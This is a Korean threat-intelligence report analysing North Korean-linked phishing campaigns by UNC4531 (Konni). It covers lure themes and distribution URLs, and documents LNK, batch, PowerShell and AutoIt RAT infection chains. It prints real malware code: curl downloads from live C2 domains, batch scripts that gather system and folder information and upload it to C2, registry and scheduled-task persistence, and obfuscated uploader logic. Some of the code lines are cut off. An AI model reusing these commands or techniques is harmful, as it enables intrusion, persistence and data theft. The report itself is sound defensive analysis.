
1212.bat 배치파일은 Curl 명령을 통해 C2 서버로부터 추가 악성 페이로드를 다운받아 '%AppData%₩Microsoft' 디렉토리에 'wis.db' 파일명으로 저장하는 기능을 수행한다.

```
curl -k -o "%appdata%\Microsoft\wis.db"
  "https://www.elmer.com.tr/modules/mod_finder/src/Helper/1212_pprb_all/
    dksleks?newpa=comline"
```

[추가 악성 페이로드 다운로드]

분석 당시 C2서버 접속이 불가하여 wis.db 파일은 확보하지 못했으나, Type 4 유형의 파일 드롭 패턴이나 추가 악성 페이로드 구조, C2 서버로 추가 페이로드 요청 시 URI 구조 등이 이전에 살펴본 Type 1-5-4와 매우 유사한 점으로 보아 Type 4 유형의 최종 페이로드가 AnyDesk 원격제어 프로그램일 것으로 추정하고 있다.


Type 4 유형의 전체적인 실행흐름은 아래 그림과 같다.



[Type 4 : HWP 악성코드 실행 흐름]

05. UNC4531 (Konni)


UNC4531 해킹조직은 공격대상이 관심을 가질만한 주제를 바탕으로 지속적인 악성코드 유포를 시도한다. 다만, 이전에 살펴봤던 APT43 해킹조직에 비해서 난독화 수준이나 코드 패턴, 공격 방식 등이 잘 변하지 않는 특징이 있다. 그리고 해당 조직의 악성코드는 2가지 유형으로 나눌 수 있는데, 공통적으로 AutoIt으로 제작된 RAT를 적극 활용하는 것을 볼 수 있었다. 해당 챕터에서는 UNC4531 해킹조직의 악성코드 유포 방식, 악성코드 유형 별 공격 방식, 최종 페이로드로 어떤 악성코드가 설치 및 사용되는지 등을 살펴볼 것이다.



[UNC4531(Konni) 해킹조직의 유형별 악성코드 헌팅 타임라인]

1. E-Mail 악성코드 유포

UNC4531 해킹조직은 E-Mail을 통한 악성코드 유포 방식을 주로 사용한다. E-Mail은 국세청, 금융위원회, 금융기관, 가상자산관련 기관 등 다양한 테마를 활용하여 유포한다.



금융보안원에서는 이들 해킹조직이 유포한 악성 Email 파일을 헌팅한 결과 아래와 같은 테마로 유포하는 것을 확인할 수 있었다.

테마	사칭 기관/업체	미끼문서
정부기관	국세청	자금출처명세서
		소명자료 목록
		부가가치세 수정신고 안내
		해외금융계좌 신고서
		영수증서/납부서
		NTS_eTaxInvoice
		종합소득세 농어촌특별세 과세표준확정신고 및 납부계산서
	한국에너지기술평가원	에너지기술개발사업 최종평가위원회 위원 위촉안내
	개인정보보호위원회/ 한국인터넷진흥원	개인정보보호 의무사항 실태점검서
금융	금융위원회/금융정보분석원(FIU)	가상자산사업자 자금세탁방지 감독 방향
	금융위원회/DAXA/ 금융정보분석원(FIU)	가상자산사업자 자금세탁방지 감독 방향 가상자산 실명계정 운영지침 관련 질의사항
	금융감독원	가상자산 관련 외부평가위원 위촉 안내
	업비트	개인정보 수집 이용 동의서
	코인원	Coinone_240504
	국민은행	국민은행 공금 및 거래내역 관련 소명자료 제출 요청안내 (20250722)
	한국디지털자산수탁(KDAC)	개인정보 수집 이용 동의서 (대표자)
	가상자산투자업체	가상자산투자업체 계정 문서 (퓨쳐리즘랩스)
	미상	가상자산업감독규정 제정안
		토큰 유통량 및 락업 스케줄
		VALR_BlockchainEngineer
		가상자산 토큰 관련 문서
		토큰 지급 내역 확인서

		블록체인/디지털자산 제도개선을 위한 의견 조사
		Stable1 Project Investment Proposal
대북관련	젠타일 스튜디오	젠타일 스튜디오 홍보영상 기획안-북한인권단체 협업
	미상	북한주민 인터뷰 내용
기타	하영재단	하영재단 장학금 신청서
	세한	2024년 연말정산 안내문_세한
	미상	제안서(커머셜 스토어 상위 노출 방법)
		애니챈
		미끼문서 없음

악성 Email 본문에는 악성파일 다운로드를 위한 링크가 존재하며, URL 패턴이 동일한 점을 볼 수 있다.

```
hxxps[:]//nationalinterestparty[.]com/wp-admin/js/widgets/town/?ra=group1220&gr=
cHNjb3JlY···3JlLm9yZw==&zw=2025%EB%85%84%20···%AF%B8%EC%A7%80[.]zip
```

[악성파일 유포 URL 구조]

- **패턴 #1 : WP-Admin**
  - 공격자는 임의의 서버를 대상으로 Word-Press의 특정 취약점을 악용
  - 악성파일 유포지 URI에는 공통적으로 **/wp-admin/js/widgets/town/** 경로가 존재
- **패턴 #2 : ra 파라미터**
  - group+날짜(mmdd) 형태로 악성파일 유포일이 기록되는 패턴이 보임
  - 단, 실제 악성파일 유포일과 ra 파라미터의 날짜가 일치하는 경우도 있고, 일치하지 않은 경우도 있음
- **패턴 #3 : gr 파라미터**
  - 악성메일 수신자 메일 주소가 Base64로 인코딩되어있음
- **패턴 #4 : zw 파라미터**
  - 유포중인 악성파일의 파일명이 URL 인코딩되어있음

[메일 본문에 포함된 악성파일 유포지 링크]

악성파일 유포지 URL을 헌팅하기 위해 VirusTotal 사이트에서 “**entity:url url:ra=group[날짜(mmdd)]**” 명령으로 날짜를 0101 ~ 1231 까지 지속적으로 모니터링한 결과 악성메일 유포날짜, 메일 수신자(유포 대상), 파일명 등을 확인할 수 있었고, 메일 수신자는 주로 대북관련 또는 가상자산 관련 인사, 기자 및 대학 교수 등으로 확인되었다.

유포 파일명
2025년 을사년 신년인사문구 모음과 이미지.zip
미신고 자금출처 해명자료 제출 요청안내.zip
귀하의 인권침해 행위에 대한 경고 및 시정 요청.zip
인권침해 행위에 대한 경고 및 시정 요청.zip
침해사고 및 대응방법 안내(2025.02.21).zip
두고온 고향찾기 프로그램 - 설치파일.zip
남북하나재단_현수막_3300X600_시안.zip
재산권 침해 진정 관련 조사 협조 요청(사건번호 2025-0021073).zip
국세청 세법 개정 사항 필수 확인 안내(2025.03).zip
종합소득세 확정신고 안내.zip
전자세금계산서 발급 안내.zip
공문_가상자산관련 외부평가위원 위촉 안내.zip
KB국민은행 소명자료 제출 요청의 건_20250430TS58695705.zip
공문_가상자산사업자 CEO 간담회 개최 안내.zip
Request for Cooperation-2025 Special Feature Article.zip
0_젠타일 스튜디오_협업 관련입니다_250626.zip
국민은행 송금 및 거래내역 관련 소명자료 제출 서류(20250722).zip
KB국민은행_개인(신용)정보 조회·수집·이용·제공 동의서.pdf.zip

압축파일 내에는 악성 기능을 수행하는 LNK 파일이 존재하며, LNK 동작 방식에 따라 크게 2가지 유형으로 나눠서 분류할 수 있다. 아래에서 설명할 Type 1, 2의 경우 페이로드를 드롭하는 방법이나 과정은 차이가 있으나, 최종 페이로드는 AutoIt 으로 제작된 원격 제어 도구(RAT)를 설치한다는 점이 동일하다.

2. Type 1 - CAB (AutoIt RAT)

첫번째 유형은 LNK 파일의 특정 Offset에서 미끼문서와 CAB 압축파일 데이터를 추출하여 파일로 저장하고, CAB 파일 압축을 해제하여 악성행위에 필요한 추가 페이로드를 다운받아 실행하게 된다. 2024년 3월부터 2025년 9월까지 총 46개의 샘플이 수집되었는데, 시간이 흐름에 따라 일부 난독화 관련 문자열 및 C2 서버 URI 파라미터가 변경된 점을 제외하고는 공격코드의 패턴 변화가 거의 없었다.

LNK 파일 내에는 난독화된 PowerShell 코드와 함께 LNK 파일 내에 특정 Offset 에서 데이터를 추출하여 XOR 복호화하는 코드가 존재한다. 해당 코드로 미끼문서가 생성되어 실행되고, CAB 파일 생성 후 압축해제되어 내부 VBScript 파일이 실행된다.

```
${[@} = building -honor ${-[;;};
room -myth ${-[;;} -angry 0x00002378 -result 0x0000A000 -innocent 0x71 -thought $
& ${[@};
${)*-].)}=plant;
room -myth ${-[;;} -angry 0x0000C378 -result 0x00013CA1 -innocent 0x70 -thought $
front -tech
${#} = comp
medication -string ${)*-].)} -participation ${#};
```

추출할 데이터의 시작 Offset / 추출할 데이터 크기 / XOR 복호화 Key

[LNK 파일 내 미끼문서 및 추가 악성파일 데이터 추출]

CAB 파일 압축 해제 시 VBScript 파일 1개, BAT 배치파일 7개, 실행파일 1개가 생성되며, 이중 실행파일인 unzip.exe 파일은 단순히 압축파일 해제를 위한 정상 파일로, 모든 샘플에서 동일한 파일이 사용된다. BAT 파일 7개의 실행 순서나 흐름 역시 대부분 동일하며, 각각의 기능을 아래 표와 같다.

이름	수정한 날짜	유형
06859158.bat	2025-03-27 오전 3:13	Windows 배치 파일
16338743.bat	2025-03-27 오전 3:13	Windows 배치 파일
29544799.bat	2025-03-27 오전 3:13	Windows 배치 파일
57158325.bat	2025-03-27 오전 3:13	Windows 배치 파일
62137166.bat	2025-03-27 오전 3:13	Windows 배치 파일
70430734.bat	2025-03-27 오전 3:13	Windows 배치 파일
89639787.bat	2025-03-27 오전 3:13	Windows 배치 파일
start.vbs	2025-03-27 오전 3:13	VBScript 스크립트 파...
unzip.exe	2023-05-15 오전 8:35	응용 프로그램

[CAB 파일 압축 해제 시 생성되는 파일 목록]

파일	주요 기능
BAT #1	여러 배치파일을 단계적으로 실행 및 자동실행 레지스트리 등록
BAT #2	추가 악성파일 다운로드 (di3726.zip) 및 압축 해제 후 실행 (다운로드 시 BAT #5를 활용)
BAT #3	시스템 정보 수집 및 유출 (정보 전송 시 BAT #6을 활용)
BAT #4	추가 악성파일 ([랜덤문자열].cab) 다운로드 (다운로드 시 BAT #5를 활용)
BAT #5	다운로더 스크립트 - 파라미터로 입력된 URI 일부분을 현재 시간 및 RC4 암호화, Base64로 인코딩하여 파일 요청
BAT #6	업로더 스크립트
BAT #7	미사용 스크립트 (코드는 존재하나 다른 배치 파일에서 호출되지 않음)

가장 먼저 실행되는 start.vbs 에 의해 BAT #1이 실행되며, BAT#1 파일은 지속성을 위해 자동실행 레지스트리에 start.vbs 파일을 등록한다. 이후 여러 배치파일을 단계적으로 실행하며, 각각 추가 악성파일 다운로드 기능을 수행하는 BAT #2와 시스템 정보 수집 및 유출 기능을 수행하는 BAT #3을 실행한다. 그리고 'f.txt' 파일의 존재 유무에 따라 BAT #4를 실행하거나 종료하게 된다.

```
@echo off
pushd "%~dp0"
if exist "29544799.bat" (
  reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v startsvc1 /t RE
  call 29544799.bat > nul ' BAT #2
  call 70430734.bat > nul ' BAT #3
  del /f /q 29544799.bat > nul
)

if not exist "29544799.bat" (
  if not exist "upok.txt"  (
    call 70430734.bat > nul ' BAT #3
  )
)

if not exist "f.txt" (goto 1)
if exist "f.txt" (goto EXIT)

:1
call 57158325.bat > nul ' BAT #4
timeout -t 57 /nobreak
```

[BAT #1 파일 Code]

BAT #2 파일은 C2 서버로부터 추가 악성파일을 다운받아서 압축 해제 후 실행하는 기능을 수행한다. 압축 해제 시 필요한 '**a0**' 문자열 역시 모든 샘플에서 동일하게 사용되며, 다운로드 시 파일명도 '**di3726.zip**' 으로 동일한 파일명을 사용한다. (di3726.zip 파일에 대한 분석은 아래에서 별도로 다룰 예정이다.)

```
@echo off
pushd %~dp0
set fn=di3726
call 62137166.bat "https://yellowstone-marketing.com/wp-includes/js/inc/get.php?
if not exist %~dp0%fn%.zip (
  goto END1
)
set dt=1.bat
if not "%dt%"=="" (
  call unzip.exe -o -P "a0" "%~dp0%fn%.zip" > nul
  del /f /q %~dp0%fn%.zip > nul
    if exist %~dp0%dt% (
    call %~dp0%dt% > nul
```

[BAT #2 파일 Code]

BAT #3 파일은 시스템 정보를 수집하고, 파일로 저장한 후 C2 서버로 전송하는 기능을 수행한다. 수집하는 정보는 다운로드/문서/바탕화면 폴더 정보, systeminfo 명령 실행 결과이며, 각각 d1 ~ d4.txt 파일로 저장한 후 업로드 스크립트로 C2 서버로 전송한다.

```
@echo off
pushd "%~dp0"

dir C:\Users\%username%\downloads\ /s > %~dp0d1.txt
dir C:\Users\%username%\documents\ /s > %~dp0d2.txt
dir C:\Users\%username%\desktop\ /s > %~dp0d3.txt

systeminfo > %~dp0d4.txt

timeout -t 5 /nobreak
call 16338743.bat "https://yellowstone-marketing.com/wp-includes/js/src/upload.ph
call 16338743.bat "https://yellowstone-marketing.com/wp-includes/js/src/upload.ph
call 16338743.bat "https://yellowstone-marketing.com/wp-includes/js/src/upload.ph
```

[BAT #3 파일 Code]

BAT #4 파일은 C2 서버에서 추가 악성파일을 다운받아 압축 해제한 후 실행하는 기능을 가진다. 다운로드하는 파일의 파일명은 랜덤 파일명으로 각 샘플마다 다르지만, 압축 해제 후 실행하는 temprun.bat 파일명은 고정적으로 사용된다.

```
@echo off
pushd %~dp0
if exist "temprun.bat" (
del /f /q temprun.bat
)
call 62137166.bat "https://yellowstone-marketing.com/wp-includes/js/src/list.php?

expand rxFON.cab -F:* %~dp0 > nul
del /f /q rxFON.cab > nul
call temprun.bat > nul
```

[BAT #4 파일 Code]

BAT #5 파일은 추가 악성파일을 다운받는데 사용되는 다운로더 스크립트이다. 해당 파일을 통해 파일 다운로드 시 'URL주소', '저장할 파일명', '복호화 여부 플래그(0 or 1)' 총 3개의 파라미터를 입력받는다. 여기서 첫번째 파라미터인 'URL 주소'는 그대로 사용되지않고, 현재 시간을 기준으로 하는 동적 URL주소를 생성하여 서버로 요청하게 된다.

요청 URL 예시 : hxxp://악성코드 유포지 도메인/wp-includes/js/inc/get.php?ra=iew&zw=lk0100

1. 쿼리 파라미터 부분의 문자열을 추출 (ra=iew&zw=lk0100)
2. 현재 시간을 기준으로 암호화 키 생성 ((Get-Date).Ticks.ToString();)
3. RC4 알고리즘으로 쿼리 파라미터 암호화
4. 기존 URL + 시간키=암호화된 파라미터 형태로 새로운 동적 URL 생성 및 접속 시도, 파일 다운로드

동적 URL 예시 : hxxp://악성코드 유포지 도메인/wp-includes/js/inc/[시간키]=[암호화된 쿼리 파라미터]

[BAT #5 파일 : 동적 URL 주소 생성 원리]

```
    $aMrbTzZeZM[$LNvwMErHLo] = $ZkZaMDzKWU[$LNvwMErHLo] -bxor $kjknASoHjcA[$ifoixl
  }
  $bCgWuZEqPYnt = [System.Convert]::ToBase64String($aMrbTzZeZM);
  return $bCgWuZEqPYnt;
};
$JprwXMSAVQYa = '%tgurl%';
$OiwXjWOuakeG = '%~2';
Add-Type -AssemblyName 'System.Web';
$SozBiqnkQPy=(Get-Date).Ticks.ToString();
$YxdoJwAfLV = $JprwXMSAVQYa.Split('?')[1];
$sHnQVElGyk = JqDnYeaUrY -LVeJWyHUPV $YxdoJwAfLV -ewzkkwlbTLQY $SozBiqnkQPy;
$JprwXMSAVQYa=$JprwXMSAVQYa.Split('?')[0]+'?'+$SozBiqnkQPy+'='+[System.Web.HttpUt
```

[BAT #5 파일 Code : 동적 URL 주소 생성]

BAT #6 파일은 지정된 파일을 C2 서버로 유출하는데 사용되는 업로더 스크립트이다. 파라미터는 'URL 주소', '업로드 대상 파일', 'C2에 저장될 파일명' 총 3개의 파라미터를 입력받아 파일을 업로드한다. 업로드가 성공한 이후에는 'upok.txt' 파일을 생성하게 된다.

```
$NFUWeyDYgY['%fD12%']=$SPjHjKkUCFl;
$NFUWeyDYgY['r']=$qlGGSPVNSR;
$myhJvhqPpnH=$NFUWeyDYgY.ToString();
$QlWcXxSANdw=[System.Text.Encoding]::UTF8.GetBytes($myhJvhqPpnH);
$iQSLaQADhQcY=[System.Net.WebRequest]::Create($GDjCmFFuPJKZ);
$iQSLaQADhQcY.Method='PO'+'ST';
$iQSLaQADhQcY.ContentType='appl'+'ic'+'ation/x'+'-ww'+'w-for'+'m-ur'+'le'+'nco'
$iQSLaQADhQcY.ContentLength=$QlWcXxSANdw.Length;
$ipoaBGmtVv = $iQSLaQADhQcY.GetRequestStream();
$ipoaBGmtVv.Write($QlWcXxSANdw,0,$QlWcXxSANdw.Length);
$ipoaBGmtVv.Close();
$rjIxZXhhtb=$iQSLaQADhQcY.GetResponse();
if($rjIxZXhhtb.StatusCode -eq [System.Net.HttpStatusCode]::OK){Remove-Item -Patl
$ngikSIoHDF='%~dp0up'+'o'+'k.t'+'xt';
```

[BAT #6 파일 Code]

위에서 잠시 언급된 '**di3726.zip**' 압축 파일은 BAT #2 스크립트에 의해 '**a0**' 비밀번호로 압축 해제되며, 가장 먼저 1.bat 파일이 실행된다.

이름	유형	크기
1.bat	Windows 배치 파일	2KB
AutoIt3.exe	응용 프로그램	873KB
cdp.au3	AU3 파일	99,811KB
setting.ini	구성 설정	1KB
start.bat	Windows 배치 파일	1KB

[di3726.zip 내부 파일 목록]

1.bat 파일은 Public(공용) 폴더에 숨김 폴더를 생성하고, 압축파일에 의해 생성된 파일 5개 중 1.bat 파일을 제외한 나머지 4개 파일을 다른 폴더로 복사한다. 그리고 ProgramData 폴더 내에 Startup 이라는 숨김 폴더를 하나 더 생성하고 레지스트리 값 수정을 통해 해당 폴더를 시작프로그램 폴더가 되도록 수정한다.

기존 시작프로그램 경로	%USERPROFILE%₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu₩Programs₩Startup
변경된 시작프로그램 경로	%SystemDrive%₩ProgramData₩Startup

```
@echo off
set dt=cdp.au3
set dr=058ed324
set rv1=update
if exist "%~dp0%dt%" (
  mkdir %public%\%dr%
  attrib +h %public%\%dr%
  copy "%~dp0%dt%" %public%\%dr%\%dt%
  copy "%~dp0AutoIt3.exe" %public%\%dr%\AutoIt3.exe
  copy "%~dp0setting.ini" %public%\%dr%\setting.ini
  copy "%~dp0start.bat" %public%\%dr%\start.bat
  mkdir %SystemDrive%\ProgramData\Startup
  attrib +h %SystemDrive%\ProgramData\Startup
  reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\
    User Shell Folders" /v "Startup" /t REG_SZ /d "%SystemDrive%\
    ProgramData\Startup" /f /reg:64
```

[1.bat 파일 Code]

Stratup 폴더에는 update.vbs 라는 파일을 생성하고 실행하게 되는데, 해당 파일은 레지스트리 값을 수정하여 인터넷 익스플로러가 처음 실행될 때 초기 설정 마법사가 뜨지 않도록 하고, 기본 웹브라우저로 설정되어있는지 확인하는 절차를 비활성화한다. 그리고 처음 생성했던 숨김 폴더의 start.bat 파일을 실행하게 된다.

```
Set WshShell = CreateObject^("WScript.Shell"^):
btTxt = "%public%\058ed324\start.bat":
i_reg="HKCU\Software\Microsoft\Internet Explorer\Main":
WshShell.RegWrite i_reg ^& "DisableFirstRunCustomize",1, "REG_DWORD":
WshShell.RegWrite i_reg ^& "Check_Associations","no", "REG_SZ":
WshShell.run btTxt, 0, false
```

[악성행위를 위한 레지스트리 수정]

start.bat 파일은 같은 폴더에 존재하는 AutoIt3.exe 프로그램을 이용하여 cdp.au3 라는 AutoIt 스크립트를 실행하는 기능을 5분마다 반복해서 수행한다.

```
@echo off
set df0=cdp.au3
:L1
if exist "%~dp0%df0%" (
  start %~dp0AutoIt3.exe %~dp0%df0% /wait
  timeout /t 300 /nobreak
  goto L1
)
```

[AutoIt Script 실행 Code]

cdp.au3 파일은 컴파일된 AutoIt Script 이며, Dummy Data와 컴파일된 AutoIt Script Data가 함께 존재한다. 디컴파일된 AutoIt Script 의 주요 기능은 아래와 같다.

```
614:4000  A3 48 4B BE 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D  £HK¾˜lJ©™LS.†ÖH}
614:4010  41 55 33 21 45 41 30 36 4D A8 FF 73 24 A7 3C F6  AU3!EA06M¨ÿs$§<ö
614:4020  7A 12 F1 67 AC C1 93 E7 6B 43 CA 52 A6 AD 00 00  z.ñg¬Á“çkCÊR¦-..
614:4030  E1 BB 3A 21 A5 29 E3 EC E7 0B 98 2E 40 BD E1 9A  á»:!¥)ãìç.˜.@½áš
```

[au3 파일 데이터]

기능	설명
시스템 정보 수집	수집 대상 정보 : OS 버전정보, 빌드넘버, 서비스팩 버전, CPU 아키텍쳐 및 코어 수, 로그인된 사용자 계정의 관리자 권한 여부, 백신 솔루션 설치 여부 점검 대상 백신 솔루션 : AVAST, Avira, Kaspersky LAB, ESET, Panda Security, Doctor Web, AVG, 360TotalSecurity, BitDefender, Norton, Sophos, Comodo, AhnLab V3 IS 90, AhnLab V3 Lite 40, ESTsoft ALYac, McAfee

수집된 정보 C2 서버로 전송	POST 데이터 조립 후 C2 서버로 전송
	`$SURL = GETSERVERURL ( )`
	`$SPOSTDATA = "id=" & $SID`
	`$SPOSTDATA = $SPOSTDATA & "&vs=" & $SVERSION`
	`$SPOSTDATA = $SPOSTDATA & "&ar=" & $NISADMIN`
	`$SPOSTDATA = $SPOSTDATA & "&bi=" & $SOSARCH`
	`$SPOSTDATA = $SPOSTDATA & "&lv=" & $DWLEVEL`
	`$SPOSTDATA = $SPOSTDATA & "&os=" & $SOSNUMBER`
	`$SPOSTDATA = $SPOSTDATA & "&av=" & $SVACCINEINFO`
	`$SPOSTDATA = $SPOSTDATA & "&pc="`
	`$NPOSTLEN = StringLen ( $SPOSTDATA ) + 4 + $NUSERNAMELEN + $NPCNAMELEN`
	`$BPOSTDATA = DllStructGetData ( $TPOSTDATA , 1 )`
	`$NSUCCESS = 0`
	`$SRESPONSE = HTTPSENDRECEIVE ( $SURL , "POST" , $BPOSTDATA )`

C2 서버로부터 데이터 수신 및 명령어 처리	데이터 수신 시 바이너리 데이터를 문자열로 변환하고 추출할 데이터 범위를 지정하여 악성행위 수행 - 데이터 시작 지점 태그 : “<c>” / 데이터 종료 지점 태그 : “<d>” - 태그 내 데이터 중 ‘#’ 문자 포함 및 14바이트 이상일 경우 명령어 블록으로 판단 - 명령어 블록 구조 > $STASKID : 명령어 고유 ID (10자리) -> 명령어 처리 후 서버에 결과 전송 시 사용 > $NRUN : 실행 횟수 또는 실행 여부 > $NFILETYPE : 파일 유형을 나타내는 숫자 > $NAUTORUN : 자동실행 여부를 나타내는 숫자 > $STRTASKURL : 실제 실행할 파일이 있는 URL 데이터 - PROCESSTASK 함수 호출을 통해 URL에서 파일을 다운로드하여 실행한 후 실행 결과에 따라 C2 서버로 결과 전송 > 실행 결과가 ‘0’ 인 경우 -> d1=$STASKID (작업 성공) > 실행 결과가 ‘1’ 인 경우 -> e0=$STASKID (작업 실패, 파일 다운로드 실패) > 실행 결과가 ‘2’ 인 경우 -> e1=$STASKID (작업 실패, 실행 오류)

```
If $NSUCCESS < 2 Then
    $SRESPONSE = BinaryToString ( $SRESPONSE )
    $NSTART = StringInStr ( $SRESPONSE , "<c>" )
    $NEND = StringInStr ( $SRESPONSE , "<d>" )
    If StringInStr ( $SRESPONSE , "#" ) > 0 And $NSTART > 0 And $NEND > 0 A
        Local $STASK = StringMid ( $SRESPONSE , $NSTART + 3 , $NEND - $NSTA
        Local $STASKID = StringMid ( $STASK , 1 , 10 )
        Local $NRUN = Number ( StringMid ( $STASK , 8 , 1 ) )
        Local $NFILETYPE = Number ( StringMid ( $STASK , 9 , 1 ) )
        Local $NAUTORUN = Number ( StringMid ( $STASK , 10 , 1 ) )
        Local $STRTASKURL = StringMid ( $STASK , 11 )
        Local $NTASKRESULT = PROCESSTASK ( $STRTASKURL , $NFILETYPE )
        If $NTASKRESULT = 0 Then $SPOSTDATA = "d1=" & $STASKID
        If $NTASKRESULT = 1 Then $SPOSTDATA = "e0=" & $STASKID
        If $NTASKRESULT = 2 Then $SPOSTDATA = "e1=" & $STASKID
        HTTPSENDRECEIVE ( $SURL , "POST" , $SPOSTDATA )
    EndIf
```

3. Type 2 - AutoIt Script (AutoIt RAT, RemcosRAT)

두번째 유형은 LNK 파일의 특정 Offset에서 미끼문서를 추출하고, C2 서버에 접속하여 AutoIt3.exe 파일과 AutoIt Script를 다운로드하여 실행하는 방식으로 동작한다. 해당 유형은 2024년 4월부터 2025년 7월까지 총 15개의 샘플이 수집되었는데, 2024년에 헌팅된 샘플들은 파일 다운로드를 위해 curl.exe 정상 프로그램을 임의의 문자열로 구성된 파일명으로 복사한 후 파일 다운로드에 활용한다. 2025년에 헌팅된 샘플들은 추가로 지속성을 위한 작업 스케줄러 등록을 위해 schtasks.exe 파일도 임의의 문자열로 구성된 파일명으로 복사한 후 작업 스케줄러 등록에 활용하는 특징이 있다.

이 외에도 가독성을 낮추기 위한 난독화 방식을 사용하는데, 2024년부터 2025년 1월까지는 ‘**<# [랜덤 문자열] #>**’ 형태로 코드 중간중간 삽입된 패턴을 보이다가 2025년 4월부터 ‘**<#App-Poisoning#>**’ 이라는 고정된 형태의 문자열 패턴을 삽입하는 특징이 있다.

```
<#App-Poisoning#>$seller=$occur};
<#App-Poisoning#>$nearly=$occur.substring(0,$occur.length-4);
$features=[System.IO.BinaryReader]::new([System.IO.File]::open($occur,[S
try{
    $features.BaseStream.Seek(0x0000181C,[System.IO.SeekOrigin]::Begin);
    $carrier=$features.ReadBytes(0x00008600);
}finally{
    $features.Close()
};
$football=0;
$yards=0;
$father=$carrier.count;
while ($football -lt $father){
    $cellular=0x01;
    $yards=$football-[math]::Floor($football/$cellular)*$cellular;
    $causes=0x9C+$yards;
    $carrier[$football]=$carrier[$football] -bxor $causes;
    $football++
```

```
cd /d C:\Users\Public\Videos &
copy c:\windows\system32\curl.exe HdCLYrW.exe &
copy c:\windows\system32\schtasks.exe HdCLYrW1.exe &
HdCLYrW -k -o AutoIt3.exe ^http^s^://cr^eativepackou^t.co/wp-admin/js/widgets/hurryup/?rv=bear^&za=battle0 &
HdCLYrW -k -o ijgfJQV.cdr ^http^s^://cr^eativepackou^t.co/wp-admin/js/widgets/hurryup/?rv=bear^&za=battle1 &
HdCLYrW1 /delete /tn "ijgfJQV" /f &
HdCLYrW1 /crea^te ^/sc ^min^ute /mo 1 /^tn "ijgfJQV" /tr "C:\Users\Public\Videos\AutoIt3.exe C:\Users\Public\Videos\ijgfJQV.cdr
```

[추가 악성 페이로드 다운로드 및 실행]

파일 다운로드 성공 시 AutoIt3.exe 프로그램에 의해 AutoIt Script가 실행되며, 디컴파일 과정을 통해 Script 코드의 내용을 확인할 수 있다. Script 코드 대부분은 윈도우 API를 AutoIt Script 로 구현해둔 내용이며, 주요 기능은 아래와 같다.

기능	설명
백신 설치 여부 확인	백신 설치 여부에 따라 지속성을 위한 설정 작업 수행 - 점검 대상 백신 : AVAST - 백신 설치 시 : 작업 스케줄러 등록 - 백신 미설치 시 : 시작 프로그램 등록

```
$AVASTPROCESSES [ 0 ] = "AvastUI.exe"
$AVASTPROCESSES [ 1 ] = "AvastSvc.exe"
$PROCESSLIST = ProcessList ( )
$AVASTRUNNING = False
For $I = 1 To $PROCESSLIST [ 0 ] [ 0 ]
    $PROCESSNAME = $PROCESSLIST [ $I ] [ 0 ]
